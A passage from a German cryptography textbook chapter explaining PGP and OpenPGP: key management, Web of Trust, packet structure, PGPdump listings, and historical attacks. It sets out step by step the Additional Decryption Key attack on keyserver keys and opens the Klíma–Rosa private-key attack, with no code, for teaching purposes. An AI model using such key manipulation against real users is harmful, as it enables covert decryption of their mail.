Nachdem bereits im August 1996 ein erster RFC zu PGP [ASZ96] unter Mitwirkung von Phil Zimmermann publiziert worden war, startete die IETF im September 1997 die OpenPGP-Arbeitsgruppe. Ziel der Arbeitsgruppe war es, auf Basis der Version 5.0 von PGP einen Standard zu veröffentlichen. Im November 1998 wurde *OpenPGP* als RFC 2440 [CDFT98] veröffentlicht. Es gab jetzt eine Basis für unabhängige Implementierungen von PGP. Im September 1999 wurde nach neun Monaten Betatests in Deutschland GNU Privacy Guard (GnuPG) für Linux vorgestellt, eine Open-Source-Implementierung von PGP 5.x und 6.x auf Basis des OpenPGP-Standards.

16.2 Das PGP-Ökosystem

Die Nutzung von PGP ist nicht einfach. Oft müssen mehrere Softwarekomponenten installiert werden (Kryptobibliothek, Schlüsselmanagement, Plugins). Eigene Schlüssel müssen erzeugt, konfiguriert und an Kommunikationspartner übertragen werden. Fremde Schlüssel müssen gesucht, importiert und ihr Vertrauensstatus muss konfiguriert werden.

Diese Komplexität war seit Erscheinen des Papers „Why Johnny can’t encrypt“ [WT99] eine ständig wiederholte Kritik, sie bietet aber den Nutzern von PGP eine starke Kontrolle über die Sicherheit ihrer eigenen Konfiguration. Im Folgenden soll kurz skizziert werden, wie das PGP-Ökosystem funktioniert.

16.2.1 Schlüsselverwaltung in PGP

Jeder Nutzer von PGP muss ein Signaturschlüsselpaar erzeugen, und dieses Schlüsselpaar wird anhand des *Fingerabdrucks* – des SHA-1-Hashwertes des öffentlichen Schlüssels – bzw. anhand der *Schlüssel-ID* – der acht letzten Bytes dieses Hashwertes – identifiziert. An diese Schlüssel-ID können mehrere Identitäten – in der Regel unterschiedliche E-Mail-Adressen – sowie weitere Schlüsselpaare („Unterschlüssel“) gebunden werden. Im *Public Key File* werden diese Identitäten über digitale Signaturen, die mit dem Hauptschlüssel verifiziert werden können, zusammengebunden.

Diese Public Key Files werden oft im PEM-Format abgespeichert, also in Base64-Codierung mit Begrenzungsstrings, und haben häufig Namen nach dem Schema `keyid.asc`. Sie können an andere PGP-Nutzer weitergegeben werden, entweder in direkter Kommunikation in einer E-Mail oder über einen Keyserver. Die Keyserver dienen der Verbesserung der Nutzbarkeit von PGP im E-Mail-Kontext – man kann auf ihnen zu vorgegebenen E-Mail-Adressen nach PGP-Schlüsseln suchen.

Listing 16.1 Struktur des Public Key Files für joerg.schwenk@rub.de, dargestellt mit PGPDump [Yam].

```
Old: Public Key Packet(tag 6)(418 bytes)
    Ver 4 - new
    Public key creation time - Fri Jun 15 14:30:08 CEST 2007
    Pub alg - DSA Digital Signature Algorithm(pub 17)
    DSA p(1024 bits) - ...
    DSA q(160 bits) - ...
    DSA g(1020 bits) - ...
    DSA y(1023 bits) - ...
Old: User ID Packet(tag 13)(36 bytes)
    User ID - Joerg Schwenk <joerg.schwenk@rub.de>
Old: Signature Packet(tag 2)(96 bytes)
    Ver 4 - new
    Sig type - Positive certification of a User ID
        and Public Key packet(0x13).
    Pub alg - DSA Digital Signature Algorithm(pub 17)
    Hash alg - SHA1(hash 2)
    Hashed Sub: signature creation time(sub 2)(4 bytes)
        Time - Fri Jun 15 14:30:08 CEST 2007
    Hashed Sub: key flags(sub 27)(1 bytes)
        Flag - This key may be used to certify other keys
        Flag - This key may be used to sign data
    Hashed Sub: preferred symmetric algorithms(sub 11)(5 bytes)
        Sym alg - AES with 256-bit key(sym 9)
        Sym alg - AES with 192-bit key(sym 8)
        Sym alg - AES with 128-bit key(sym 7)
        Sym alg - CAST5(sym 3)
        Sym alg - Triple-DES(sym 2)
    Hashed Sub: preferred hash algorithms(sub 21)(3 bytes)
        Hash alg - SHA1(hash 2)
        Hash alg - SHA256(hash 8)
        Hash alg - RIPEMD160(hash 3)
    Hashed Sub: preferred compression algorithms(sub 22)(3 bytes)
        Comp alg - ZLIB <RFC1950>(comp 2)
```

```
        Comp alg - BZip2(comp 3)
        Comp alg - ZIP <RFC1951>(comp 1)
    Hashed Sub: features(sub 30)(1 bytes)
        Flag - Modification detection (packets 18 and 19)
    Hashed Sub: key server preferences(sub 23)(1 bytes)
        Flag - No-modify
    Sub: issuer key ID(sub 16)(8 bytes)
        Key ID - 0xB847F8F7DCA2348D
    Hash left 2 bytes - 9a 2f
    DSA r(156 bits) - ...
    DSA s(158 bits) - ...
        -> hash(DSA q bits)
Old: Public Subkey Packet(tag 14)(525 bytes)
    Ver 4 - new
    Public key creation time - Fri Jun 15 14:30:08 CEST 2007
    Pub alg - ElGamal Encrypt-Only(pub 16)
    ElGamal p(2048 bits) - ...
    ElGamal g(3 bits) - ...
    ElGamal y(2045 bits) - ...
Old: Signature Packet(tag 2)(73 bytes)
    Ver 4 - new
    Sig type - Subkey Binding Signature(0x18).
    Pub alg - DSA Digital Signature Algorithm(pub 17)
    Hash alg - SHA1(hash 2)
    Hashed Sub: signature creation time(sub 2)(4 bytes)
        Time - Fri Jun 15 14:30:08 CEST 2007
    Hashed Sub: key flags(sub 27)(1 bytes)
        Flag - This key may be used to encrypt communications
        Flag - This key may be used to encrypt storage
    Sub: issuer key ID(sub 16)(8 bytes)
        Key ID - 0xB847F8F7DCA2348D
    Hash left 2 bytes - 79 07
    DSA r(160 bits) - ...
    DSA s(160 bits) - ...
        -> hash(DSA q bits)
```

Bausteine des Web of Trust Hat der Sender einer Nachricht, direkt oder über einen Keyserver, den PGP-Schlüssel des Empfängers erhalten, so kann er diesen in seinen Schlüsselring importieren. Nach dem Import kann er einen Vertrauensstatus für diesen Schlüssel festlegen und ihn optional *gegensignieren* – die Signatur des Senders wird dann an das Public Key File angefügt. Durch die Festlegung, ob dieses neu gegensignierte File *exportierbar* sein soll, kann der Sender es wiederum publizieren und so beim Aufbau des *Web of Trust* mitwirken.

Digitale Signaturen In Listing 16.1 sind zwei *Signature Packets* enthalten, deren interner Aufbau in Abschn. 16.4.1 und Abb. 16.4 erläutert wird. Die darin enthaltenen digitalen Signaturen werden über die *Hashed Subpackets* innerhalb der Signature Packets, und über andere, externe OpenPGP Packets berechnet. Welche externen Packets dies sind, wird über `Sig type` festgelegt, und die Selektionsmechanismen für die einzelnen Typen sind in RFC 4880 beschrieben. Das erste Signature Packet hat den Typ `0x13` und signiert die beiden

vorangehenden Packets – das Public Key Packet und das User ID Packet – mit. Das zweite Signature Packet hat den Typ `0x18` und signiert das Public Key Packet und das Public Subkey Packet mit.

Private Schlüssel Der private Schlüssel eines PGP-Nutzers wird zusammen mit dem öffentlichen Schlüssel in einem *Secret Key File* als Datei im Dateisystem des Nutzers gespeichert. Um den privaten Schlüssel zu schützen, wird dieser mit einem symmetrischen Schlüssel verschlüsselt, der aus der *Passphrase* des Nutzers abgeleitet wird (Abschn. 16.4.2). Dieses Passphrase-Passwort stellt das schwächste Glied in der Sicherheitskette dar und sollte mit Sorgfalt gewählt werden.

Unterschlüssel Der Hauptschlüssel aus Listing 16.1 darf nur zur Verifikation digitaler DSA-Signaturen verwendet werden. Daher ist im Public Key File noch ein *Public Subkey Packet* enthalten, das einen öffentlichen Schlüssel für die ElGamal-Verschlüsselung beinhaltet. Über diesen Mechanismus können weitere öffentliche Schlüssel eingebunden werden, z. B. auch SmartCard-basierte Schlüsselpaare.

Autocrypt Da in einem Public Key File alle Informationen vorhanden sind, die ein Sender zum Verschlüsseln einer Nachricht benötigt, insbesondere die *preferred symmetric algorithms,* kann in E-Mail-Einsatzszenarien eine opportunistische, automatisierte Verschlüsselung aktiviert werden. Ist *Autocrypt* aktiviert, so sucht der E-Mail-Client im Header einer empfangenen E-Mail nach Public Key Files, die im *User ID Packet* die E-Mail-Adresse des Senders enthalten. Dieses Public Key File wird dann in der lokalen Schlüsselverwaltungssoftware gespeichert und steht zur Verschlüsselung zukünftiger E-Mails zur Verfügung.

Autocrypt bricht, wie auch die Nutzung von PGP-Keyservern, mit dem Konzept des Web of Trust – es findet keine manuelle Überprüfung der Vertrauenswürdigkeit mehr statt. Autocrypt soll daher nur gegen massenhaftes Überwachen von E-Mails schützen, für hochkritische Kommunikation ist weiterhin eine manuelle Schlüsselverifikation erforderlich.

Speicherung von Schlüsseln PGP-Schlüsselpakete werden in Dateien gespeichert. Klassische Namen für diese Dateien sind `pubring.pkr` und `secring.skr`, aber es werden auch `pubring.pgp` oder `pubring.kbx` verwendet. Da diese Speicherformate nicht interoperabel sein müssen, werden zunehmend auch proprietäre Erweiterungen mit gespeichert.

16.2.2 Verschlüsselung

Zur Verschlüsselung von Nachrichten/Dateien wird hybride Verschlüsselung (Abschn. 2.7) angewandt. Ein symmetrischer Nachrichtenschlüssel wird von der OpenPGP-Bibliothek

zufällig gewählt und die Nachricht/Datei damit verschlüsselt. Ergebnis ist ein *Symmetrically Encrypted Data Packet,* der Tresor in 2.15.

Für lokal gespeicherte verschlüsselte Dateien wird der gewählte symmetrische Nachrichtenschlüssel mit dem öffentlichen PGP-Verschlüsselungsschlüssel (i. d. R. einem Unterschlüssel) verschlüsselt, in Abb. 2.15 dargestellt als Briefkasten. Das Ergebnis dieser Verschlüsselung wird in einem *Public-Key Encrypted Session Key Packet* gespeichert. Für Nachrichten vom Sender an n Empfänger wird der Nachrichtenschlüssel $n + 1$-mal verschlüsselt (2.16), jeweils einmal für den Sender und jeden Empfänger.

16.2.3 Digitale Signaturen

Mit PGP können Text- und Binärdateien digital signiert werden und somit natürlich auch OpenPGP-formatierte Dateien selbst. Auf Textdateien wird vor dem Signieren ein einfacher Kanonisierungsalgorithmus angewandt, um Unterschiede in der Darstellung dieser Dateien in unterschiedlichen Betriebssystemen auszugleichen – beispielsweise werden Zeilenendezeichen als `<CR><LF>` kanonisiert. Bei Binärdateien, also bei Dateien, die wie z. B. PDF-Dateien eine vorgegebene Bytedarstellung haben, geht OpenPGP davon aus, dass diese in allen Betriebssystemen unverändert vorliegen.

16.2.4 Vertrauensmodell: Web of Trust

PGP liegt in der Theorie ein dezentrales Vertrauensmodell zugrunde, das sogenannte *Web of Trust.* In diesem Modell muss jeder Nutzer selbst entscheiden, welche öffentlichen Schlüssel er als vertrauenswürdig ansieht (Direct Trust). Er kann sein Vertrauen auf direkten Kontakt mit dem Eigentümer gründen („PGP Signing Parties“) oder auch auf eine telefonische Verifikation des Hashwertes des Schlüssels.

Darüber hinaus sieht PGP die Möglichkeit vor, die Vertrauensrelation *transitiv* zu machen. Wenn A dem PGP-Nutzer B vertraut und auch überzeugt ist, dass er nur vertrauenswürdige öffentliche Schlüssel gegensigniert, so kann A auch allen von B signierten öffentlichen Schlüsseln vertrauen. Dadurch entsteht in der Theorie ein Netz von Vertrauensbeziehungen, das *Web of Trust.*

In der Praxis wird dieses *Web-of-Trust*-Paradigma wenig beachtet. Nutzer laden Schlüssel ihnen gänzlich unbekannter E-Mail-Nutzer von Keyservern, oder diese werden über Autocrypt-Einträge automatisch in Schlüsselringe importiert. Bei extrem sensitiven Inhalten sollten PGP-Nutzer also weiterhin eine manuelle Schlüsselüberprüfung durchführen, durch Abgleich der Key ID über einen vertrauenswürdigen Kanal.

16.3 Open PGP: Der Standard

Der OpenPGP-Standard RFC 4880 [CDF+07] beschreibt die Struktur aller PGP-Nachrichten und auch die Prozeduren zu ihrer Generierung. Es ist daher möglich, allein auf Basis dieser Spezifikation PGP-Anwendungen zu entwickeln, die interoperabel sind. Basis für [CDF+07] und die Vorgängerstandards RFC 1991 [ASZ96] und RFC 2440 [CDFT98] sind die Datenformate der Softwareversion 5.0 von PGP.

OpenPGP beschreibt nur die Nachrichtenformate, nicht, wie diese Nachrichtenformate von E-Mail-Clients, Browsern oder Betriebssystemen erkannt und behandelt werden sollen. Dies ist im Dokument PGP-MIME [ETLR01] beschrieben. Programme, die OpenPGP-geschützte Daten übertragen, sollten auch PGP-MIME implementieren. PGP-Nachrichten sind aus PGP-Paketen zusammengesetzt. OpenPGP definiert folgende Typen von Paketen:

- Public-Key Encrypted Session Key Packet (Tag 1)
- Signature Packet (Tag 2)
- Symmetric-Key Encrypted Session-Key Packet (Tag 3)
- One-Pass Signature Packets (Tag 4)
- Key Material Packet (Tag 5 bis 7, 14)
  - Public Key Packet (Tag 6)
  - Public Subkey Packet (Tag 14)
  - Secret Key Packet (Tag 5)
  - Secret Subkey Packet (Tag 7)
- Compressed Data Packet (Tag 8)
- Symmetrically Encrypted Data Packet (Tag 9, obsolete)
- Marker Packet (Obsolete Literal Packet) (Tag 10)
- Literal Data Packet (Tag 11)
- Trust Packet (Tag 12)
- User ID Packet (Tag 13)
- User Attribute Packet (Tag 17)
- Symmetrically Encrypted Integrity Protected Data Packet (Tag 18)
- Modification Section Code Packet (Tag 19)

Verschachtelung von OpenPGP Packets

OpenPGP Packets können im Prinzip beliebig aneinandergereiht oder verschachtelt werden. Jedes beliebige Packet kann noch einmal komprimiert und in ein Compressed Data Packet eingefügt werden, ein Chiffretext könnte noch einmal verschlüsselt und eine Signatur kann signiert werden. OpenPGP-Anwendungen werden in der Regel nur sinnvolle Kombinationen von Packets erstellen; eine solche Kombination ist in Abb. 16.2 angegeben.




Abb. 16.2 Typische Verschachtelung einer hybrid verschlüsselten OpenPGP-Nachricht

16.3.1 Struktur eines OpenPGP-Pakets

Ein OpenPGP Packet ist ein TLV-codierter Datensatz. TLV steht hier für „Tag/Length /Value". Die Bedeutung eines Packet wird durch einen eindeutigen Wert, den *Tag,* am Anfang des Datensatzes bestimmt. Auf diesen Tag folgen ein bis fünf Bytes, in denen die Länge der nachfolgenden Daten codiert ist, und schließlich die Daten selbst.

Bei der Analyse von OpenPGP-Datenstrukturen muss man zwischen altem und neuem Format unterscheiden (Abb. 16.3). Man kann die beiden Formate am Bit b_6 des Tag-Bytes unterscheiden: $b_6 = 0$ bedeutet altes, $b_6 = 1$ neues Format. Im alten Format ist die Anzahl der Bytes für die Längenangabe in den letzten beiden Bits codiert (wobei $b_1 b_0 = 11$ eine unbestimmte Länge angibt), im neuen Format im ersten Byte der Längenangabe selbst [CDF+07].

Der Übergang von der alten zur neuen Version ist durch die Anzahl von Tags motiviert, die man im ersten Byte beschreiben kann. In der alten Version waren dies maximal 15 Tags




Abb. 16.3 Altes und neues Headerformat eines PGP-Pakets

(wenn man von dem reservierten Tag 0 absieht), von denen schon 14 im Rahmen von RFC 2440 [CDFT98] verbraucht wurden. In der neuen Version stehen nun $2^6 - 1 = 63$ Tags zur Verfügung.

Der Inhalt des Datenteils eines Packets hängt vom Tag selbst ab. In [CDF+07] sind alle diese Datenformate beschrieben.

16.3.2 Verschlüsselung und Signatur einer Testnachricht

Um einen ersten Einblick in die OpenPGP-Datenstrukturen zu erhalten, soll die Verschlüsselung und Signatur von Dateien mithilfe von PGP anhand der einfachen Textdatei aus Listing 16.2 erläutert werden.

Listing 16.2 Testnachricht.

```
Hallo,

das ist eine Testnachricht, um das PGP-Datenformat zu erklaeren.

Joerg Schwenk
```

Verschlüsselung

In OpenPGP werden Daten (Dateien, Emails usw.) *hybrid* verschlüsselt (Abschn. 2.7). Abhängig von der Art des Aufrufs der Verschlüsselungsfunktion wird das Ergebnis ggf. noch Base64-codiert. Dies ist z. B. bei E-Mail-Plugins der Fall.

Die Struktur dieser Nachricht kann mithilfe von Programmen wie PGPdump [Yam] dargestellt werden. In Listing 16.3 kann man erkennen, dass die verschlüsselte Nachricht aus zwei Teilen besteht:

- **Public-Key Encrypted Session Key Packet (Tag 1):** Dieses gibt an, dass den verschlüsselten symmetrischen Schlüssel enthält. Dieses Paket enthält folgende Informationen:
  - Key ID: Über diesen Wert wird der private Schlüssel identifiziert, mit dem der symmetrische Schlüssel entschlüsselt werden kann.
  - Pub alg: Der verwendete Public-Key-Algorithmus ist die ElGamal-Verschlüsselung.
  - ElGamal: Die beiden ElGamal-Werte $g^k \bmod p$ und $m \cdot y^k \bmod p$ (y ist der öffentliche Schlüssel des Empfängers) werden hier übertragen. Der mit ElGamal verschlüsselte Wert m enthält dabei im ersten Byte den Wert für den (im nächsten Paket) verwendeten symmetrischen Verschlüsselungsalgorithmus, eine Prüfsumme und den PKCS#1-codierten symmetrischen Schlüssel.
- **Symmetrically Encrypted and MDC Packet (Tag 18):** Hier wurde ein SHA-1-Hashwert über den Klartext an den Klartext angefügt, und die Konkatenation beider Teile wurde verschlüsselt.

Listing 16.3 Struktur der verschlüsselten Testnachricht, dargestellt mit PGPdump. Die ElGamal-Werte wurden gekürzt.

```
Old: Public-Key Encrypted Session Key Packet(tag 1)(526 bytes)
    New version(3)
    Key ID - 0x17C7C5809ABCF2DB
    Pub alg - ElGamal Encrypt-Only(pub 16)
    ElGamal g^k mod p(2047 bits) - ...
    ElGamal m * y^k mod p(2047 bits) - ...
        -> m = sym alg(1 byte) + checksum(2 bytes)
            + PKCS-1 block type 02
New: Symmetrically Encrypted and MDC Packet(tag 18)(260 bytes)
    Ver 1
    Encrypted data [sym alg is specified in pub-key encrypted
                session key]
        (plain text + MDC SHA1(20 bytes))
```

Signatur

Die Signatur der Testnachricht besteht aus einem *Signature Packet* (Tag 2). Dieses Signaturpaket ist wie folgt aufgebaut (Listing 16.4):

- **Sig type:** Typ der gehashten Nachricht, Text- oder Binärdatei
- **Pub alg:** Verwendeter Signaturalgorithmus, hier DSA
- **Hash alg:** Verwendeter Hashalgorithmus, hier SHA-1
- **Issuer Fingerprint:** Hashwert des öffentlichen Schlüssels, der zur Überprüfung eingesetzt werden muss
- **Signature Creation Time:** Zeitpunkt der Signaturerzeugung
- **Key ID:** ID des öffentlichen Schlüssels, der zur Überprüfung eingesetzt werden muss
- **Hash left 2 bytes:** Die ersten beiden Bytes des Hashwertes, der signiert wurde
- **DSA r, DSA s:** Die beiden Signaturwerte des DSA

Listing 16.4 Struktur der PGP-Signatur der Testnachricht, dargestellt mit PGPdump.

```
Old: Signature Packet(tag 2)(93 bytes)
    Ver 4 - new
    Sig type - Signature of a binary document(0x00).
    Pub alg - DSA Digital Signature Algorithm(pub 17)
    Hash alg - SHA1(hash 2)
    Hashed Sub: issuer fingerprint(sub 33)(21 bytes)
     v4 - Fingerprint - d8 53 7a 59 31 69 eb 64 9c e6
                  63 b0 b8 47 f8 f7 dc a2 34 8d
    Hashed Sub: signature creation time(sub 2)(4 bytes)
        Time - Wed Jun 26 17:38:57 CEST 2019
    Sub: issuer key ID(sub 16)(8 bytes)
        Key ID - 0xB847F8F7DCA2348D
    Hash left 2 bytes - dd 66
    DSA r(158 bits) - ...
    DSA s(159 bits) - ...
        -> hash(DSA q bits)
```

16.3.3 OpenPGP Packets

Die verschiedenen *Packets* sind die Grundbausteine von OpenPGP. Der OpenPGP-Standard beschreibt eine Fülle von Paketformaten, von denen hier nur die wichtigsten vorgestellt werden sollen.

Literal Data Packet (Tag 11)

Ausgangspunkt sind die zu schützenden Daten selbst. Die werden bei OpenPGP in *Literal Data Packets* gespeichert. Es gibt zwei Arten von Literal Data: Binärdaten oder Textdaten. Bei Binärdateien wird unterstellt, dass es ein Programm beim Empfänger gibt, damit diese auf jeder Plattform identisch dargestellt werden. Bei Textdateien kann sich die Darstellung der Datei bei Sender und Empfänger auf Byteebene unterscheiden. Daher werden z. B. die Zeilenenden in die Netzwerkform `<CR><LF>` umgewandelt, bevor die Textdatei im Literal Data Packet gespeichert wird.

Signature Packet (Tag 2)

Signaturpakete spielen in OpenPGP eine zentrale Rolle. Ihre grundlegende Struktur wurde bereits in Listing 16.4 erläutert. Wir gehen in Abschn. 16.4 noch einmal genauer auf ihre Struktur ein.

Compressed Data Packet (Tag 8)

Werden Daten vor ihrer Weiterverarbeitung komprimiert, so wird das Ergebnis der Komprimierung in einem *Compressed Data Packet* gespeichert. Ein solches Paket enthält außer dem Standardheader (mit Tag und Längenbytes) nur noch ein zusätzliches Byte, in dem der verwendete Kompressionsalgorithmus beschrieben ist. Die verwendeten Algorithmen sind in [DG96] und [Deu96] beschrieben. In [CDF+07] wird BZip2 hinzugefügt.

Symmetrically Encrypted Integrity Protected Data Packet (Tag 18)

Ein *Symmetrically Encrypted Integrity Protected Data Packet* enthält keine Informationen zu Algorithmen oder Schlüssel. Diese Informationen sind an anderer Stelle zu finden:

- im Public-Key oder Symmetric-Key Encrypted Session Key Packet (Tags 1 oder 3), falls ein solches in der PGP-Nachricht enthalten ist
- Wenn kein solches Paket vorhanden ist, ist in den OpenPGP-RFCs [CDFT98, CDF+07] jeweils ein Default-Algorithmus angegeben.

Weitere Informationen sind nicht notwendig, da der Modus und der Initialisierungsvektor (IV) von [CDFT98, CDF+07] eindeutig festgelegt werden. Es wird immer Cipher Feedback

Mode verwendet, und der IV ist immer gleich 0. Die Aufgabe des IV, verschiedene Chiffretexte des gleichen Klartextes mit dem gleichen Schlüssel verschieden ausfallen zu lassen, wird bei PGP anders gelöst: Den zu verschlüsselnden Daten werden acht Bytes vorangestellt, von denen die ersten sechs Bytes zufällig gewählt und die Bytes 7 und 8 Wiederholungen der Bytes 5 und 6 sind. Diese Redundanz im ersten 8-Byte-Block erlaubt es einem Empfänger, schnell einen Fehler im Sitzungsschlüssel zu erkennen, sie kann aber für Angriffe zur Ermittlung des Klartextes genutzt werden [MZ06] und sollte daher deaktiviert sein.

Die Integrität des Klartextes wird nicht über einen MAC geschützt, sondern über einen SHA-1-Hashwert. Diese einfache Prüfsumme garantiert keine Authentizität, da sie leicht von jedem Sender erstellt werden kann. Diese Eigenschaft ist beabsichtigt, da sie die *Abstreitbarkeit* der Urheberschaft eines Klartextes ermöglicht. Die Prüfsumme schützt aber effizient die Integrität des Klartextes und verhindert die Angriffe aus Abschn. 18.1.3.

Public-Key Encrypted Session Key Packet (Tag 1)

Die Struktur des *Public-Key Encrypted Session Key Packet* wurde bereits anhand von Listing 16.3 erläutert.

16.3.4 Radix-64-Konvertierung

Mit dem Anfügen des verschlüsselten Sitzungsschlüssels vor dem verschlüsselten Datensatz ist der Aufbau einer OpenPGP-Nachricht eigentlich abgeschlossen. Das Ergebnis ist zusammenfassend in Abb. 16.2 dargestellt.

In einigen Fällen muss mit dieser Nachricht noch etwas getan werden: wenn die OpenPGP-Nachricht als E-Mail verschickt, oder das Ergebnis als Textfile (z. B. in einem Editor) dargestellt werden soll. In beiden Fällen muss das Binärfile, das wir als Ergebnis erhalten haben, in ein Textfile umgewandelt werden.

Dies geschieht durch Base64-Codierung des Binärfiles (auf diese Codierung werden wir in Kap. 17 näher eingehen) und die Bildung einer 24-Bit-Prüfsumme, die als Folge von vier ASCII-Zeichen, die durch = eingeleitet wird, ans Ende der Nachricht angefügt wird.

16.4 Angriffe auf PGP

Es gab in der Vergangenheit ein wichtiges Argument für die Sicherheit von PGP: Der Sourcecode von PGP ist öffentlich bekannt und kann von jedem Nutzer überprüft werden. Dieses Argument richtete sich gegen die vermutete Absicht von Regierungen und Geheimdiensten, versteckte Hintertüren in Verschlüsselungssoftware einzubauen, die das Mitlesen von vertraulichen Nachrichten durch eben diese Geheimdienste ermöglichen sollten.

Übersehen wurde dabei ein anderer Aspekt zur Sicherheit von PGP: unbeabsichtigte Sicherheitslücken durch fehlerhafte Spezifikation oder Implementierung von PGP. Die beiden nachfolgend beschriebenen Angriffe belegen eindrucksvoll, wie konkret diese Gefahr ist. Sie sollen hier als Beispiel dafür beschrieben werden, was bei der Spezifikation von Datenstrukturen in der angewandten Kryptographie schiefgehen kann.

16.4.1 Additional Decryption Keys

Ab Version 5.5 gab es in PGP die Möglichkeit, zum öffentlichen Schlüssel eines PGP-Nutzers einen weiteren öffentlichen Schlüssel hinzuzufügen, den *Additional Decryption Key* (ADK). Dieses Feature wurde hinzugefügt, um Firmen die Entschlüsselung der E-Mails und Files ihrer Mitarbeiter kontrolliert zu ermöglichen. Der ADK wird dabei wie der öffentliche Schlüssel eines weiteren Empfängers betrachtet, an den die Nachricht gesandt bzw. für den das File verschlüsselt werden soll. Neu hierbei ist, dass der in der Firma eingesetzte PGP-Client nur dann Daten verschlüsselt, wenn er einen ADK findet.

Die Struktur einer Version-4-Signatur ist in Abb. 16.4 wiedergegeben. Die Zusatzinformationen können hier auf zweierlei Weise eingefügt werden: als *Hashed Subpackets,* die durch die Signatur gegen Veränderung geschützt sind, aber auch als *Unhashed Subpackets,* die beliebig verändert und neu hinzugefügt werden können, ohne dass dies die Gültigkeit der Signatur beeinträchtigen würde. RFC2440 [CDFT98] spezifiziert folgendes:

> „The second set of subpackets is not cryptographically protected by the signature and should include only advisory information."




Abb. 16.4 Struktur eines Version-4-Signaturpakets

Ralf Senderek beobachtete, dass der ADK als Hashed Subpacket vom Typ 10 (nach RFC 2440 ist dieser Typ als „placeholder for backward compatibility“ gedacht) in die Version-4-Signatur eingefügt wird. Er wird dort als „required“ eingestuft, im Gegensatz zur ebenfalls möglichen „welcome“ Einordnung, d. h., dieses Subpacket muss bei der Verwendung des Public Key und seiner Signatur unbedingt beachtet werden. Es enthält die Schlüssel-ID eines fremden öffentlichen Schlüssels, mit dem der Sitzungsschlüssel ebenfalls verschlüsselt werden muss.

Ralf Senderek hinterfragte diese Festlegung. Er veränderte vorgegebene Public Keys auf verschiedene Art und Weise und versuchte, verschiedene PGP-Versionen dazu zu bringen, einen von ihm eingebrachten ADK zu akzeptieren. Seine erfolgreichste Idee war, ein ADK-Subpaket vom Typ 10 einfach als Unhashed Subpacket in die Signatur zu integrieren. Bei zwei Versionen von PGP für Windows, PGP 5.5.3i und PGP 6.5.1i, schaffte er es, den Sitzungsschlüssel ein zweites Mal mit seinem eingeschleusten ADK verschlüsseln zu lassen. Das vollständige Angriffsszenario sieht also wie folgt aus:

- Ein Angreifer A liest verschiedene PGP Public Keys von einem PGP-Schlüsselserver, darunter auch den Schlüssel des Empfängers E.
- Er verändert diese Schlüssel, indem er seinen eigenen ADK in einem Non-Hashed Subpacket in diesen Schlüssel einfügt. Die Signatur dieses Schlüssels bleibt weiterhin gültig.
- Er speichert die manipulierten Schlüssel wieder auf dem PGP-Schlüsselserver.
- Ein Sender S möchte eine verschlüsselte Nachricht an Empfänger E senden. Er kennt die E-Mail-Adresse von E und kann so dessen öffentlichen PGP-Schlüssel auf dem Schlüsselserver suchen. Ahnungslos lädt er den von A manipulierten Schlüssel.
- S verwendet eine Version von PGP, die ADKs auch als Unhashed Subpackets akzeptiert und den Nutzer über die Erzeugung eines weiteren Kryptogramms des Sitzungsschlüssels (für den Angreifer A) nicht informiert. (Da der ADK-Eintrag nur einen Verweis auf den öffentlichen Schlüssel von A enthält, muss PGP sich diesen ggf. noch von einem Server laden.)
- Die verschlüsselte E-Mail an E enthält den Sitzungsschlüssel zum Entschlüsseln der Nachricht mindestens zweimal: einmal verschlüsselt mit dem öffentlichen Schlüssel von E und einmal mit dem von A.
- Hat A nun Zugriff auf irgendein Element in der Kommunikationskette zwischen S und E (Mailserver, LAN,IP-Router …), kann er die verschlüsselte Nachricht mitschneiden und mithilfe seines privaten Schlüssels entschlüsseln.

16.4.2 Manipulation des privaten Schlüssel

Im Jahr 2000 veröffentlichten zwei tschechische Kryptologen, Vlastimil Klíma und Tomáš Rosa [KR02], einen Angriff auf den in verschlüsselter Form gespeicherten privaten Schlüssel

eines PGP-Nutzers, um diesen zu berechnen. Mit diesem Angriff kann der private Schlüssel eines Nutzers ermittelt werden.

Das Schlüsselpaar eines PGP-Nutzers, bestehend aus öffentlichem und privatem Schlüssel, wird von PGP in der Datei sekring.skr gespeichert. [CDF+07] beschreibt die Struktur eines solchen Datensatzes, der im Wesentlichen aus drei Teilen besteht:

- einem Public-Key-Paket (Tag 6 oder 14),
- einer Liste mit Parametern, die benötigt werden, um mithilfe der Passphrase des Nutzers den privaten Schlüssel entschlüsseln zu können, und
